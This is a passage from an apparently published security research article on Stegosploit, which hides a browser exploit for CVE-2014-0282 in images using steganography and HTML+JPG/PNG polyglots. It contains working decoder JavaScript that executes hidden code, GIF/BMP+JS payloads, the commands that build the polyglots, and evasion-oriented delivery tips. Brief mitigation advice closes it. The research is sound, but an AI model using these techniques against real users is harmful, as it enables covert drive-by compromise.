The current version of Stegosploit—v0.2, demonstrated at HITB 2015 Amsterdam—combines the decoder HTML and the steganographically encoded image into a single container.[40] If opened in an image viewer, the contents show a perfectly valid JPG image. If loaded into a browser, the contents render as an HTML document, invoking the decoder code and *triggering the exploit, while still showing the image (itself) in the browser*!

This is a polyglot document. For a detailed discussion on polyglots, please read up the excellent write-up by Ange Albertini in PoC||GTFO 7:6.

7.4 HTML+Image = Polyglot

The final product of Stegosploit is a single JPG image that will trigger the CVE-2014-0282 Use-After-Free vulnerability in IE, when loaded in the browser. Before we get to the mechanics of HTML+JPG polyglots, we shall take a look at the origins of browser-based polyglots.

7.4.1 IMAJS - Early Work

I first started exploring browser-based polyglots in 2012, trying to combine data formats that are loaded and parsed by browsers. The end result was IMAJS, a successful polyglot of a GIF image and Javascript. The IMAJS technique could also be applied on BMP files. I presented IMAJS polyglots in my talk titled "Deadly Pixels" at NoSuchCon 2013.[41]

GIF files always begin with the magic marker `GIF89a`. The idea here is to create a valid GIF image that contains Javascript appended at its end.

When interpreting it as Javascript, it should translate to a variable assignment such as `GIF89a = "stegosploit";`. However, when rendering it as an image, it should generate a proper image.

The first ten bytes of every GIF file are as follows, where `HH HH` and `WW WW` are 16-bit values.

[40] `http://conference.hitb.org/hitbsecconf2015ams/sessions/stegosploit-hacking-with-pictures/`
[41] `http://www.slideshare.net/saumilshah/deadly-pixels-nsc-2013`

```
 47 49 46 38 39 61    HH HH   WWWW
2G  I  F  8  9  a     height  width
```

If we set the height to `0x2A2F`, it translates to `/*`, which is a Javascript comment. The width could be anything. Most browsers, honouring Postel's Law, will still render a proper image.

The following is an example of an IMAJS GIF file (GIF+JS), which will pop up a Javascript alert if loaded in a `<script>` tag:

```
GIF89a/*.....  (GIF image data)  ..... */="
    pwned";alert(Date());
```

IMAJS BMP (BMP+JS) is also similar.

BMP Header:

```
1 42  4D XX XX XX XX 00  00  00  00  ........
  B   M  Filesize     Empty Empty DIB data
```

The file size is now set to `2F 2A XX XX`. At the end of the BMP data, we append our Javascript code. Even though the file size is inaccurate, all browsers properly render the image.

```
BM/*.....  (BMP image data)  ..... */="pwned";
    alert(Date());
```

Polyglot maestro Ange Albertini has some more examples on Corkami.[42]

IMAJS GIF or IMAJS BMP could be used to wrap the HTML decoder script, described in Figure 13, in an image. Exploit delivery could therefore be accomplished using only two images: one image containing the decoder script, while the other holds the steganographically encoded exploit code. Stylish, but not enough.

7.4.2 Combining HTML in JPG files

The first step towards single image exploit delivery is to combine HTML code in the steganographically encoded JPG file, turning it into a perfectly valid HTML file.

Mixing HTML data in JPG has an advantage over the IMAJS techniques described in Section 7.4.1. The image does not need to be loaded via a `<script>` tag. The browser will render the HTML directly when loaded and execute any embedded Javascript code along the way. If the same data is loaded within an `<img src="#">` tag, the browser will render the image in its display, as mentioned earlier in this article.

Basic JPG file structure follows the JPEG File Interchange Format (JFIF). JFIF files contain several *segments*, each identified by the two-byte marker `FF xx` followed by the segment's data. Some popular segment markers are listed in the following table.

Marker	Code	Name
FF D8	SOI	Start Of Image
FF E0	APP0	JFIF File
FF DB	DQT	Define Quantization Table
FF C0	SOF	Start Of Frame
FF C4	DHT	Define Huffman Table
FF DA	SOS	Start Of Scan
FF D9	EOI	End Of Image

Every JPG file must begin with a SOI segment, which is just two bytes, `FF D8`. The APP0 segment immediately follows the SOI segment. The format of the JFIF header is as follows:

```
1 typedef struct _JFIFHeader {
    BYTE SOI[2];          // FF D8
3   BYTE APP0[2];         // FF E0
    BYTE Length[2];       // Length of APP0 field
5                         // excluding APP0
      marker
    BYTE Identifier[5];// "JFIF\0"
7   BYTE Version[2];      // Major, Minor
    BYTE Units;           // 0 = no units
9                         // 1 = pixels per inch
                          // 2 = pixels per cm
11  BYTE Xdensity[2];     // Horiz Pixel Density
    BYTE Ydensity[2];     // Vert  Pixel Density
13  BYTE XThumbnail;      // Thumb Width (if any)
    BYTE YThumbnail;      // Thumb Height (if any
      )
15 } JFIFHEAD;
```

The Stegosploit Toolkit includes a utility called `jpegdump.c` to enumerate segments in a JPG file. Using `jpegdump` on the steganographically encoded image of Kevin McPeake shows the following results:

```
1 jpegdump kevin_encoded.jpg

3 marker 0xffd8 SOI at offset 0       (start
    of image)
  marker 0xffe0 APP0 at offset 2      (
    application data section  0)
```

[42] https://github.com/shrz/corkami/tree/master/misc/jspics

```
5 marker 0xffdb DQT at offset 20      (define
      quantization tables)
  marker 0xffdb DQT at offset 89      (define
      quantization tables)
7 marker 0xffc0 SOF0 at offset 158    (start
      of frame (baseline jpeg))
  marker 0xffc4 DHT at offset 177     (define
      huffman tables)
9 marker 0xffc4 DHT at offset 210     (define
      huffman tables)
  marker 0xffc4 DHT at offset 393     (define
      huffman tables)
11 marker 0xffc4 DHT at offset 426    (define
      huffman tables)
   marker 0xffda SOS at offset 609    (start
      of scan)
13 marker 0xffd9 EOC at offset 182952 (end of
      codestream)
```

The contents of `kevin_encoded.jpg` can be represented by the diagram on the left side of Figure 14.

The most promising location to add extra content is the `APP0` segment. Increasing the two-byte length field of `APP0` gives us extra space at the end of the segment in which to place the HTML decoder data, as shown on the right side of the figure.

Stegosploit's `html_in_jpg_ie.pl` utility can be used to combine HTML data within a JPG file.

```
1 $ ./html_in_jpg_ie.pl decoder_cve_2014_0282.
      html kevin_encoded.jpg kevin_polyglot
```

The resultant `kevin_polyglot` file increases in size, successfully embedding the HTML data in the slack space artificially created at the end of the `APP0` segment. In the example below, the length of the `APP0` segment increases from 18 bytes to 12092 bytes. The HTML decoder code shown in Figure 13 is embedded between blocks of random data in the `APP0` segment from offset `0x0014` to `0x2f3d`.

7.4.3 HTML/JPEG Coexistance

JPG decoders would have no problem in properly displaying the image contained in the HTML+JPG polyglot described above. Browsers, however, would encounter problems when trying to properly render HTML tags. The extra JPG data would end up polluting the DOM. If the JPG data contains symbols such as `<` or `>`, the browser may end up creating erroneous tags in the DOM, which can affect the execution of the decoder Javascript.

To prevent JPG data from interfering with HTML, we can use a few strategically placed HTML comments `<--` and `-->`. In the above example, the `<html>` tag is placed at offset 0x0014, followed by a start HTML comment `<!--` marker. The first block of random data ends with the HTML comment terminator `-->`. The contents of the HTML decoder code is written after the HTML comment terminator. At the end of the HTML decoder code, we shall put another start HTML comment `<!--` marker to comment out the rest of the JPG file's data.

There have been some extreme cases where the JPG file itself may contain an inadvertent HTML comment terminator `-->`. In such situations, we can use an illegal start-of-Javascript tag `<script type=text/undefined>` at the end of the decoder code. This script tag is deliberately not terminated. The DOM renderer will ignore everything following `<script type=text/undefined>` for HTML rendering. Since the Javascript type is set to `text/undefined`, no valid Javascript or VBScript interpreter will run the code contained in this open script tag.

7.4.4 Combining HTML in PNG files

Generating an HTML+PNG polyglot can be done using a technique similar to HTML+JPG polyglots. We have to inspect the PNG file structure and figure out a safe way for embedding HTML content in it.

7.4.5 PNG File Structure

PNG files consist of an eight-byte PNG signature (`89 50 4E 47 0D 0A 1A 0A`) followed by several FourCC—Four Character Code—chunks. FourCC chunks are used in several multimedia formats.

Each chunk consists of four parts: Length, a Chunk Type, the Chunk Data, and a 32-bit CRC. The Length is a 32-bit unsigned integer indicating the size of only the Chunk Data field, while the Chunk Type is a 32-bit FourCC code such as `IHDR`, `IDAT`, or `IEND`. The CRC is generated from the Chunk Type and Chunk Data, but does *not* include the Length field.

Stegosploit's `pngenum.pl` utility lets us explore chunks in a PNG file. Running it against a steganographically encoded PNG file shows us the following results:

```
$ pngenum.pl pinklock_encoded.png
2
PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
4 IHDR 13 bytes CRC: 0xE9828D3A (computed 0
      xE9828D3A) OK
```

```
<html><head><meta http-equiv="X-UA-Compatible" content="IE=Edge">
<script>var bL=2,eC=3,gr=3;function i0(){px.onclick=dID}function dID(){var b=do
cument.createElement("canvas");px.parentNode.insertBefore(b,px);b.width=px.widt
h;b.height=px.height;var m=b.getContext("2d");m.drawImage(px,0,0);px.parentNode
.removeChild(px);var f=m.getImageData(0,0,b.width,b.height).data;var h=[],j=0,g
=0;var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<bL;var s=(p[n]&z)>>bL;var q
=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.round((s+q+a)/3);switch(eC){cas
e 0:t=s;break;case 1:t=q;break;case 2:t=a;break;}return(String.fromCharCode(t+4
8))};var k=function(a){for(var q=0,o=0;o<a*8;o++){h[q++]=c(f,j,g);j+=gr;if(j>=b
.width){j=0;g+=gr}}};k(6);var d=parseInt(bTS(h.join("")));k(d);try{CollectGarba
ge()}catch(e){}exc(bTS(h.join("")))}function bTS(b){var a="";for(i=0;i<b.length
;i+=8)a+=String.fromCharCode(parseInt(b.substr(i,8),2));return(a)}function exc(
b){var a=setTimeout((new Function(b)),100)}window.onload=i0;</script>
<style>body{visibility:hidden;} .s{visibility:visible;position:absolute;top:15p
x;left:10px;}</style></head>
<body><form id=fm><textarea id=c value=a1></textarea><input id=c2 type=checkbox
 name=o2 value="a2">Test check<Br><textarea id=c3 value="a2"></textarea><input
type=text name=t1></form>
<div class=s><img id=px src="#"></div>
</body></html>
```

Figure 13: Decoder Script and DOM Elements to exploit CVE-2014-0282




Figure 14: Structure of a JPEG (left) and JPEG+HTML (right).




Figure 15: PNG Structure (left) and PNG+HTML Structure (right).

```
$ ./jpegdump kevin_polyglot
marker 0xffd8 SOI at offset 0       (start of image)
marker 0xffe0 APP0 at offset 2      (application data section  0)
marker 0xffdb DQT at offset 12094   (define quantization tables)
marker 0xffdb DQT at offset 12163   (define quantization tables)
marker 0xffc0 SOF0 at offset 12232  (start of frame (baseline jpeg))
marker 0xffc4 DHT at offset 12251   (define huffman tables)
marker 0xffc4 DHT at offset 12284   (define huffman tables)
marker 0xffc4 DHT at offset 12467   (define huffman tables)
marker 0xffc4 DHT at offset 12500   (define huffman tables)
marker 0xffda SOS at offset 12683   (start of scan)
marker 0xffd9 EOC at offset 195026  (end of codestream)

$ hexdump -Cv kevin_polyglot
00000000  ff d8 ff e0 2f 2a 4a 46  49 46 00 01 01 01 00 00  |..../*JFIF......|
00000010  00 00 00 00 3c 68 74 6d  6c 3e 3c 21 2d 2d 20 40  |....<html><!-- @|
00000020  67 f8 8b 4a 08 4d de 8f  c4 c1 44 c4 7f 90 bc e2  |g..J.M....D.....|
00000030  98 32 87 11 d5 e7 fb 35  86 35 8f 6d e5 65 dd a4  |.2.....5.5.m.e..|
:         :                                                 :
:         :                                                 :     RANDOM DATA
:         :                                                 :
000001a0  90 eb 27 4f e5 90 27 71  8c 8a c0 da 91 20 d4 c8  |..'O..'q..... ..|
000001b0  02 15 38 fd 96 c3 5c 21  32 27 0f d4 7b b7 c0 c9  |..8...\!2'..{...|
000001c0  b3 26 68 15 ae 45 7c 24  7a 0b 20 2d 2d 3e 3c 68  |.&h..E|$z. --><h|
000001d0  65 61 64 3e 3c 6d 65 74  61 20 68 74 74 70 2d 65  |ead><meta http-e|
000001e0  71 75 69 76 3d 22 58 2d  55 41 2d 43 6f 6d 70 61  |quiv="X-UA-Compa|
000001f0  74 69 62 6c 65 22 20 63  6f 6e 74 65 6e 74 3d 22  |tible" content="|
00000200  49 45 3d 45 64 67 65 22  3e 3c 73 63 72 69 70 74  |IE=Edge"><script|
00000210  3e 76 61 72 20 62 4c 3d  32 2c 65 43 3d 33 2c 67  |>var bL=2,eC=3,g|
00000220  72 3d 33 3b 66 75 6e 63  74 69 6f 6e 20 69 30 28  |r=3;function i0(|
:         :                                                 :
:         :                                                 :     HTML+DECODER
:         :                                                 :
000006e0  73 3e 3c 69 6d 67 20 69  64 3d 70 78 20 73 72 63  |s><img id=px src|
000006f0  3d 22 23 22 3e 3c 2f 64  69 76 3e 3c 2f 62 6f 64  |="#"></div></bod|
00000700  79 3e 3c 2f 68 74 6d 6c  3e 3c 21 2d 2d df d0 c9  |y></html><!--...|
00000710  73 08 ac 3f 95 9c 73 80  38 6e fd 80 c8 60 7a c3  |s..?..s.8n...`z.|
00000720  19 ac e2 af 6c dd 4c 77  70 32 30 74 ad 5c f2 46  |....l.Lwp20t.\.F|
:         :                                                 :
:         :                                                 :     RANDOM DATA
:         :                                                 :
00002ef0  6b 2e b4 ba 7a 07 f7 5a  b8 c6 79 67 1b c5 9a 85  |k...z..Z..yg....|
00002f00  53 80 af 8d a8 11 5b f5  d8 e2 93 4b 03 03 b5 9b  |S.....[....K....|
00002f10  0b 1d 35 78 29 ec d5 a2  44 43 cd 1d d5 2e d5 20  |..5x)...DC..... |
00002f20  e5 14 a4 ba c8 f0 71 4e  09 71 e5 42 18 52 65 09  |......qN.q.B.Re.|
00002f30  6c 88 f5 e7 6e bf 56 fa  e1 60 ee e3 20 41 ff db  |l...n.V..`.. A..|
00002f40  00 43 00 01 01 01 01 01  01 01 01 01 01 01 01 01  |.C..............|
00002f50  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f60  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f70  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f80  01 01 01 ff db 00 43 01  01 01 01 01 01 01 01 01  |......C.........|
00002f90  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fa0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fb0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fc0  01 01 01 01 01 01 01 01  ff c0 00 11 08 01 e0 02  |................|
00002fd0  80 03 01 22 00 02 11 01  03 11 01 ff c4 00 1f 00  |...".............|
00002fe0  00 01 05 01 01 01 01 01  01 00 00 00 00 00 00 00  |................|
00002ff0  00 01 02 03 04 05 06 07  08 09 0a 0b ff c4         |..............
```

Figure 16: JPEG Dump of a Polyglot

```
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0
    xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0
    x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0
    xFDF71282) OK
:    :                          :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0
    x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0
    x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0
    x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0
    xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0
    xAE426082) OK
```

Each PNG file must contain one `IHDR` chunk, the image header. Image data is encoded in multiple `IDAT` chunks. Each PNG file must terminate with an `IEND` chunk.

PNG files are easier to extend than JPG files. We can simply insert extra PNG chunks. PNG provides informational chunks such as `tEXt` chunks that may be used to contain image metadata. We can insert `tEXt` chunks immediately after the `IHDR` chunk.

`tEXt` chunks are basically name-value pairs, separated by a NULL byte `0x00`. A `tEXt` chunk looks like this:

```
[length][tEXt][name\x00Saumil Shah][CRC]
```

An approach taken by Cody Brocious (@daeken) explores compressing Javascript code into PNG images in his article, "Superpacking JS demos"[43].

We shall take a slightly different approach, which does not involve using illegal PNG chunks, preserving the validity of the PNG file and not raising any suspicions. The right side of Figure 15 shows how to embed HTML data within PNG files.

Stegosploit's `html_in_png.pl` utility can be used to combine HTML data within a PNG file.

```
$ ./html_in_png.pl decoder_cve_2014_0282.
    html pinklock_encoded.png
    pinklock_polyglot
```

Figure 17 presents the output of `pngenum.pl` run on this file.

This concludes our discussion on HTML+JPG and HTML+PNG polyglots for the time being. Next we shall explore delivery techniques for these polyglots, so that these "images" will auto-run when loaded in the browser.

[43] `http://daeken.com/superpacking-js-demos`

7.5 HTTP Transport

In Section 7.3.2, we established the need for the use of HTML+Image polyglots to achieve our objective of exploits delivered via a single image. We explored how to prepare HTML+JPG and HTML+PNG polyglots in Section 7.4.

This section provides a few insights into controlling some of the finer points of HTTP transport when it comes to delivering the polyglot to the browser. The primary goal is to enable the image polyglot to be rendered as HTML in the browser, allowing the embedded decoder script to execute when the document loads. The secondary goal is to avoid detection on the network. An interesting side effect of time-shifted exploit delivery will be discussed at the end of this section.

Exploring the nuances of HTTP transport in itself can be a very complex topic, so I shall keep the discussion restricted to only some relevant points.

7.5.1 Reaching the Target Browser

As an attacker, we have the three options for sending the HTML+Image polyglot to the victim's browser. (1) We can host the image on an attacker-controlled web server and send its URL to the victim. (2) We could host the entire exploit on a URL shortener. (3) We could upload the image to a third-party website and provide a direct link.

It is also possible to combine this with a vast array of XSS vulnerabilities, but that is left to the reader's imagination and talent.

Hosting drive-by exploit code on an attacker-controlled web server is the most popular of all HTTP delivery techniques. The HTML+Image polyglot can be hosted as a file with a JPG or PNG file extension, an extension not registered with the browser's default MIME types, or no file extension at all!

For each case, the web server can be configured to deliver the `Content-Type: text/html` HTTP header to force the victim's browser to render the polyglot content as an HTML document. An explicit `Content-Type:` header will override file extension guessing in the browser.

```
$ ./pngenum.pl pinklock_polyglot

PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A) OK
tEXt 12 bytes CRC: 0xF1A3A4DE (computed 0xF1A3A4DE) OK
tEXt 2575 bytes CRC: 0x148DB406 (computed 0x148DB406) OK
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282) OK
:    :               :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) OK

$ hexdump -Cv pinklock_polyglot

00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 04 00 00 00 02 a8  08 06 00 00 00 e9 82 8d  |................|
00000020  3a 00 00 00 0c 74 45 58  74 3c 68 74 6d 6c 3e 00  |:....tEXt<html>.|
00000030  3c 21 2d 2d 20 f1 a3 a4  de 00 00 0a 0f 74 45 58  |<!-- ........tEX|
00000040  74 5f 00 4b 92 ab 87 84  51 22 f4 79 21 c0 51 b4  |t_.K....Q".y!.Q.|
00000050  60 9b c0 e6 5c bd b9 4a  81 3b a9 ba 3b a3 d1 7a  |`...\..J.;..;..z|
*
00000490  ed e6 43 e5 d8 6a 21 2d  bb d0 76 40 e3 be a8 e7  |..C..j!-..v@....|
000004a0  37 36 a4 2d 26 95 8d a8  a8 29 a6 24 c1 67 f6 d5  |76.-&....).$.g..|
000004b0  9c ae c8 fb 32 fd 20 2d  2d 3e 3c 68 65 61 64 3e  |....2. --><head>|
000004c0  3c 6d 65 74 61 20 68 74  74 70 2d 65 71 75 69 76  |<meta http-equiv|
000004d0  3d 22 58 2d 55 41 2d 43  6f 6d 70 61 74 69 62 6c  |="X-UA-Compatibl|
000004e0  65 22 20 63 6f 6e 74 65  6e 74 3d 22 49 45 3d 45  |e" content="IE=E|
000004f0  64 67 65 22 3e 3c 73 63  72 69 70 74 3e 76 61 72  |dge"><script>var|
00000500  20 62 4c 3d 30 2c 65 43  3d 31 2c 67 72 3d 34 2c  | bL=0,eC=1,gr=4,|
00000510  70 78 3d 22 6a 22 3b 66  75 6e 63 74 69 6f 6e 20  |px="j";function |
*
000009f0  22 3e 3c 2f 66 6f 72 6d  3e 3c 64 69 76 20 63 6c  |"></form><div cl|
00000a00  61 73 73 3d 22 73 22 3e  3c 69 6d 67 20 69 64 3d  |ass="s"><img id=|
00000a10  22 6a 22 20 73 72 63 3d  22 23 22 3e 3c 2f 64 69  |"j" src="#"></di|
00000a20  76 3e 3c 2f 62 6f 64 79  3e 3c 2f 68 74 6d 6c 3e  |v></body></html>|
00000a30  3c 73 63 72 69 70 74 20  74 79 70 65 3d 27 74 65  |<script type='te|
00000a40  78 74 2f 75 6e 64 65 66  69 6e 65 64 27 3e 2f 2a  |xt/undefined'>/*|
00000a50  14 8d b4 06 00 00 20 00  49 44 41 54 78 9c 84 bc  |/..... .IDATx...|
00000a60  67 5c 54 07 da bf ef b3  31 c4 98 cd 96 e7 d9 4d  |g\T.....1......M|
00000a70  b2 a6 18 45 14 41 90 32  cc 30 0c 30 74 04 1b 16  |...E.A.2.0.0t...|
00000a80  44 45 45 05 a6 50 84 a1  57 bb 49 34 76 53 4d a2  |DEE..P..W.I4vSM.|
```

Figure 17: PNG Dump of a Polyglot

URL shorteners can be abused far more than just hiding a URL behind redirects. My previous research, presented in a lightning talk at CanSecWest 2010,[44] shows how to host an entire exploit vector+payload in a URL shortener. With Data URIs being adopted by most modern browsers, it is theoretically possible to host a polyglot HTML+Image resource in a URL shortener. There are certain limits to the length of a URL that a browser will accept, but some clever work done by services like Hashify.me[45] suggest that this could be overcome.

For additional tricks that an attacker can perform with URL shorteners, please refer to my article in the HITB E-Zine Issue 003, titled "URL Shorteners Made My Day"[46].

Several web applications allow user-generated content to be hosted on their servers, with content white-listing. Blogs, user profile pictures, document sharing platforms, and some other sites allow this.

Images are almost always accepted in such applications because they pose no harm to the web application's integrity. Several of these applications store user-generated content on a separate content delivery server, a popular example being Amazon's S3. Stored user content can be directly linked via URLs pointing to the hosting server.

As an example, I tried uploading `kevin_polyglot` to a document sharing application. The application stores my files on Amazon S3. The document can be referred via its direct link.

The HTTP response received is as follows:

```
HTTP/1.1 200 OK
x-amz-id-2:
    xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
x-amz-request-id: 313373133731337
Date: Fri, 05 Jun 2015 11:48:57 GMT
Last-Modified: Wed, 03 Jun 2015 09:07:32 GMT
Etag: "BADC0DEBADC0DEBADC0DE"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 195034
Server: AmazonS3
```

When loaded in Internet Explorer, the browser, noticing that there is no file extension, proceeds to guess the data type of the content via Content Sniffing, overriding the `Content-Type: application/octet-stream` header. IE identifies the polyglot content as an HTML document, noticing the presence of `<html><!--` in the early parts of the JPG `APP0` segment, as discussed in Section 7.4.3.

Soroush Dalili's excellent presentation "File in the hole!" covers several techniques of abusing file uploaders used by web applications.[47] In his talk, he discusses using double extensions (`file.html;.jpg` on IIS or `file.html.xyz` on Apache), using ghost extensions (`file.html%00.jpg` on FCKeditor), trailing null bytes, and case-sensitivity quirks to abuse file uploaders.

7.5.2 Content Sniffing

A polyglot's greatest advantage, other than evading detection, is that it can be rendered in more than one context. For example, an image viewer application that supports multiple image formats would detect the type of image-based on the file extension. In the absence of an extension, the image viewer relies on the file's magic numbers and header structure to determine the image type.

Browsers are far more complex beasts and are required to handle a variety of different data formats: HTML, Javascript, Images, CSS, PDF, audio, video; the list goes on. Browsers rely upon two key factors for determining the type of content, and thereby invoking the appropriate processor or renderer associated with it. These are the resource extension and the HTTP `Content-Type` response header

In the absence of known extensions or a `Content-Type` header, browsers ideally would simply offer a raw data dump of the content for the user to download. However, over the course of years, browsers have tried to implement automatic content guessing, called Content Sniffing.

Michal Zalewski is perhaps one of the leading authorities in analyzing browser behavior from a security perspective. In his excellent "Browser Security Handbook" Zalewski provides a detailed discussion on Content Sniffing techniques employed by various browsers.[48]

Figure 18, borrowed from Zalewski's Browser Security Handbook, summarizes the results of content

[44] `http://www.slideshare.net/saumilshah/url-shorteners-made-my-day`
[45] `http://hashify.me/`
[46] `http://magazine.hitb.org/issues/HITB-Ezine-Issue-003.pdf`
[47] `http://soroush.secproject.com/downloadable/File%20in%20the%20hole!.pdf`
[48] `https://code.google.com/p/browsersec/wiki/Part2`
`unzip pocorgtfo08.pdf browsersec.zip`


Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no Content-Type received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no Content-Type seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable Content-Type value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on application/octet-stream documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on application/binary documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown/unknown (or application/unknown) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on text/plain documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as image/jpeg?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES

Figure 18: Content Sniffing Matrix

sniffing tests on various browsers.

Content Sniffing is the ideal weakness for a polyglot to exploit. Combining Content Sniffing tricks with delivery approaches discussed above opens up several creative attack delivery avenues. This is one of my topics for future research.

7.5.3 Time-Shifted Exploit Delivery



Time-Shifted Exploit Delivery is a technique where the exploit code does not need to be triggered at the same time it is delivered. The trigger can happen much later.

Assume that we deliver `kevin_polyglot` as an image file via a simple `<img>` tag. The web server serving this image can choose to provide cache control information and instruct the browser to cache this image for a certain time duration. The HTTP `Expires` response header can be used to this effect.

Several days later, a URL pointing to `kevin_polyglot` is offered to the victim user. Upon clicking the link, the browser will detect a cache-hit and load the "image" into the DOM without making a network connection. The exploit will then be triggered as before, with the exception that at the time of exploitation, no network traffic will be observed, as is illustrated by the following diagram.

[49] `http://www.outguess.org/detection.php`

7.5.4 Mitigation Techniques

Browser vendors need to start thinking about detecting polyglot content before it is rendered in the DOM. This is easier said than done.

Server side applications that accept user generated images should currently transcode all received images—for example, transcode a JPG file to a PNG file with slightly degraded quality, and back to JPG. The idea here is to damage any steganographically encoded data.

7.6 Concluding Thoughts

While the full implications of practical exploit delivery via steganography and polyglots are not yet clear, I would like to present a few thoughts.

Sophisticated exploit delivery techniques are probably closer to being reality than previously estimated.

My research for Stegosploit shows that conventional means of detecting malicious software fall short of stopping such attacks.

Data containers, e.g. images, previously presumed passive and non-offensive, can now be used in practical attack scenarios.

